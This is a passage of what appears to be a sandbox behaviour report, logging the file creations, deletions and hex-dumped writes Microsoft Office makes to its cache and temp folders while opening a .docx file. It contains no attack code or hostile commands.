C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEE94DBCD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{72C85F14-C2D2-4B94-9EC6-F5828455F792}.FSD	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEE94DBCD	CreateFileW
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E272B14	CreateDirectoryA
C:\Users\user\AppData\Local\Microsoft\Office\14.0\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FEEE944B20	CreateDirectoryW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}	success or wait	1	7FEEE95AD42	DeleteFileW
C:\Users\user\AppData\Local\Temp\{65E7A17D-2AE7-4AB8-9085-3A66B84444F9}	success or wait	1	7FEEE95AD42	DeleteFileW
C:\Users\user\Desktop\~$Mh6S8QVr.docx	success or wait	1	6E2F0648	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd 1a 2a fd fd 74 fd 48 fd 47 5d fd fd 27 75 26 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 fd fd fd 66 72 75 fd 48 fd 79 18 38 47 13 23 15 05 00 00 00 00 00 00 00 13 fd fd fd fd 38 49 fd fd 47 0f 03 fd 7d 60 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz*tHG]'u&S,XFFaqfruHy8G#8IG}`xxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}	76	40	fd fd fd 66 72 75 fd 48 fd 79 18 38 47 13 23 15 05 00 00 00 00 00 00 00 13 fd fd fd fd 38 49 fd fd 47 0f 03 fd 7d 60	fruHy8G#8IG}`	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}	512	65024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @	success or wait	2	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}	512	1024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d5 02 50	P	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd 1a 2a fd fd 74 fd 48 fd 47 5d fd fd 27 75 26 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd fd 66 72 75 fd 48 fd 79 18 38 47 13 23 15 05 00 00 00 00 00 00 00 13 fd fd fd fd 38 49 fd fd 47 0f 03 fd 7d 60 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz*tHG]'u&S,XFFaqfruHy8G#8IG}`xxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}	76	40	fd fd fd 66 72 75 fd 48 fd 79 18 38 47 13 23 15 05 00 00 00 00 00 00 00 13 fd fd fd fd 38 49 fd fd 47 0f 03 fd 7d 60	fruHy8G#8IG}`	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}	2560	4096	fd fd fd fd fd 7a 56 fd 11 00 00 00 00 00 00 00 03 10 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}	2576	4	03 10 fd fd		success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 fd fd 28	h(	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{C0957A5D-776B-4E29-8D63-71F89716F478}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd 1a 2a fd fd 74 fd 48 fd 47 5d fd fd 27 75 26 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd fd 66 72 75 fd 48 fd 79 18 38 47 13 23 15 05 00 00 00 00 00 00 00 13 fd fd fd 38 49 fd fd 47 0f 03 fd 7d 60 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz*tHG]'u&S,XFFaqfruHy8G#8IG}`xxxx	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	65536	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd 1a 2a fd fd 74 fd 48 fd 47 5d fd fd 27 75 26 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 34 71 fd fd 39 fd 48 fd 49 fd fd 6b 4c 3c 44 0b 00 00 00 00 00 00 00 13 fd fd fd fd 38 49 fd fd 47 0f 03 fd 7d 60 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz*tHG]'u&S,XFFaq4q9HIkL<D8IG}`AExxxx	success or wait	2	7FEEE95B1C3	CopyFileExW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	fd 34 71 fd fd 39 fd 48 fd 49 fd fd 6b 4c 3c 44 0b 00 00 00 00 00 00 00 13 fd fd fd fd 38 49 fd fd 47 0f 03 fd 7d 60	4q9HIkL<D8IG}`	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	6656	51	fd 36 27 fd fd 17 41 fd fd 7b 67 06 fd 13 0d 03 00 02 00 fd 00 40 20 fd 27 14 fd 0d fd 49 fd fd af 67 48 3d 0a 03 00 00 3e 03 00 00 fd 01 49	6A{g@ 'IgH=>I	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	6712	4096	fd fd fd fd fd 7a 56 fd 12 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd 2b fd 04 e3 06 fd 4c fd 6a fd 2f 67 72 00 74 01 00 00 00 02 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 01 00 00 00 06 00 fd 35 fd 3d fd 1b 0d 41 fd 09 2e 1e fd fd fd 01 00 00 00 05 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 18 fd 40 3e 41 fd 4a fd fd fd fd 63 2b 03 fd 01 00 00 00 08 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd 53 5d 1b fd 4a fd 44 fd 41 43 fd fd 66 01 fd 01 00 00 00 10 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 77 fd 1c 4f 08 fd 42 43 fd 4c 38 33 65 5a 37 01 00 00 00 14 00 00	zV+Lj/grt;efHkX,5=A.;efHkX,@>J c+;efHkX,S]JDACf;efHkX,wOBCL83eZ	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	2580	50	05 fd 00 fd 40 03 07 2b fd 04 e3 06 fd 4c fd 6a fd 2f 67 72 00 74 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00	@+Lj/grt	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 fd 3a 61 fd	:a	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd 1a 2a fd fd 74 fd 48 fd 47 5d fd fd 27 75 26 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 34 71 fd fd 39 fd 48 fd 49 fd fd 6b 4c 3c 44 0b 00 00 00 00 00 00 00 13 fd fd fd fd 38 49 fd fd 47 0f 03 fd 7d 60 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz*tHG]'u&S,XFFaq4q9HIkL<D8IG}`AExxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	fd 34 71 fd fd 39 fd 48 fd 49 fd fd 6b 4c 3c 44 0b 00 00 00 00 00 00 00 13 fd fd fd fd 38 49 fd fd 47 0f 03 fd 7d 60	4q9HIkL<D8IG}`	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	10808	4096	fd fd fd fd fd 7a 56 fd 13 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd fd fd 1d fd 39 18 fd 4c fd fd 1a 66 0a 62 fd 3b 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00 06 00 fd 32 5e 53 62 fd fd 54 41 fd 2b 64 42 fd fd 5e 06 01 00 00 00 11 00 00 00 00 00 00 00 47 09 67 fd 60 57 fd 43 fd 4e 0e 27 fd 27 fd 33 01 00 00 00 06 20 fd fd fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 06 00 00 00 12 00 00 00 00 00 00 00 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 5c fd fd 6c fd fd 1a 4f fd 70 6a fd 58 fd fd fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV9Lfb;0MMCOYpe2^SbTA+dB^Gg`WCN"3ex@Zy;?JRwps\lOpjX	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	14904	122	ea 69 49 00 0c 56 0c fd fd 1d fd 39 18 fd 4c fd fd 1a 66 0a 62 fd 3b fd fd 45 79 5b 42 fd 48 fd fd fd fd 65 fd 3f 3f 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c 5c fd fd 6c fd fd 1a 4f fd 70 6a fd 58 fd fd fd 05	iIV9Lfb;Ey[BHe??`8fJRwpsJRwps\lOpjX	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	15032	81	3e 03 00 00 54 07 00 00 00 fd 54 27 0c fd fd 1d fd 39 18 fd 4c fd fd 1a 66 0a 62 fd 3b 79 00 6a 03 00 00 58 53 51 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 5c fd fd 6c fd fd 1a 4f fd 70 6a fd 58 fd fd fd 01 00 00 00 fd fd 01	>TT'9Lfb;yjXSQJRwps\lOpjX	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	10824	56	03 10 fd fd 06 00 fd fd fd 1d fd 39 18 fd 4c fd fd 1a 66 0a 62 fd 3b 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00	9Lfb;0MMCOYpe	success or wait	4	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 fd fd	uu	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd 1a 2a fd fd 74 fd 48 fd 47 5d fd fd 27 75 26 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 34 71 fd fd 39 fd 48 fd 49 fd fd 6b 4c 3c 44 0b 00 00 00 00 00 00 00 13 fd fd fd fd 38 49 fd fd 47 0f 03 fd 7d 60 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyz*tHG]'u&S,XFFaq4q9HIkL<D8IG}`AExxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	fd 34 71 fd fd 39 fd 48 fd 49 fd fd 6b 4c 3c 44 0b 00 00 00 00 00 00 00 13 fd fd fd fd 38 49 fd fd 47 0f 03 fd 7d 60	4q9HIkL<D8IG}`	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	15208	134	ea 69 49 00 0c 56 0c fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f fd fd fd 0c fd fd fd 50 42 fd fd 0a 35 71 3a 64 03 00 00 00 00 00 00 00 0b fd 00 fd 32 fd fd 1c 20 fd 70 fd fd 44 fd 3b 62 5d 49 fd 1f 01 00 00 11 03 39 03 00 75 fd 00 fd 60 03 0c 37 24 42 fd 53 fd fd 4c fd 08 fd 73 61 fd fd 00 39 01 00 00 00 00 00 00 00 10 00 00 00 2c 27 fd 00 01 fd fd 4d fd 61 36 fd 29 58 3e fd 79 05	iIVex@Zy;?PB5q:d2pD;b]I9u`7$BSLsa9,'Ma6)X>y	success or wait	4	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	15720	70	ea 69 49 00 0c 56 34 fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f fd fd fd 0c fd fd fd 50 42 fd fd 0a 35 71 3a 64 0a 00 00 00 00 00 00 00 07 58 22 0c 47 09 67 fd 60 57 fd 43 fd 4e 0e 27 fd 27 fd 33 05	iIV4ex@Zy;?PB5q:dX"Gg`WCN"3	success or wait	2	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	15984	328	3e 03 00 00 54 07 00 00 00 fd 54 27 0c fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 39 00 fd 03 00 00 fd 54 27 14 fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 19 00 fd 03 00 00 fd 54 27 1c fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 19 00 fd 03 00 00 fd 54 fd 0c 32 5e 53 62 fd fd 54 41 fd 2b 64 42 fd fd 5e 06 fd 09 0c fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 14 fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 1c fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 24 fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 7a 03 00 00 fd 54 27 24 fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 39 00 fd 03 00 00 fd 54 27 0c fd fd 1d fd 39 18 fd 4c fd fd 1a 66 0a 62 fd 3b 79 00 6a 03 00 00 58 53 51 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00	>TT'ex@Zy;?9T'ex@Zy;?T'ex@Zy;?T2^SbTA+dB^ex@Zy;?ex@Zy;?ex@Zy;?$ex@Zy;?zT'$ex@Zy;?9T'9Lfb;yjXSQJRwps	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	16312	328	3e 03 00 00 54 07 00 00 00 fd 54 27 0c fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 39 00 fd 03 00 00 fd 54 27 14 fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 19 00 fd 03 00 00 fd 54 27 1c fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 19 00 fd 03 00 00 fd 54 fd 0c 32 5e 53 62 fd fd 54 41 fd 2b 64 42 fd fd 5e 06 fd 09 0c fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 14 fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 1c fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 24 fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 7a 03 00 00 fd 54 27 24 fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 39 00 fd 03 00 00 fd 54 27 0c fd fd 1d fd 39 18 fd 4c fd fd 1a 66 0a 62 fd 3b 79 00 6a 03 00 00 58 53 51 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00	>TT'ex@Zy;?9T'ex@Zy;?T'ex@Zy;?T2^SbTA+dB^ex@Zy;?ex@Zy;?ex@Zy;?$ex@Zy;?zT'$ex@Zy;?9T'9Lfb;yjXSQJRwps	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	2804	448	05 fd 00 fd 6d 07 11 fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 01 00 00 00 01 02 00 09 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 7e 07 0f fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 02 00 00 00 01 06 00 0a 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 0f fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 03 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 11 fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 04 00 00 00 01 06 00 0c 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 09 fd fd fd 65 fd fd 78 40 fd fd 5a 79 fd 3b 06 3f 06 00 00 00 01 02 00 0d 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd	mex@Zy;?~ex@Zy;?ex@Zy;?ex@Zy;?ex@Zy;?	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	16640	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cb fd fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	1648	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 62 fd 2e fd	b.	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	16680	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 fd fd fd fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd 1a 2a fd fd 74 fd 48 fd 47 5d fd fd 27 75 26 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 34 71 fd fd 39 fd 48 fd 49 fd fd 6b 4c 3c 44 0b 00 00 00 00 00 00 00 13 fd fd fd fd 38 49 fd fd 47 0f 03 fd 7d 60 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	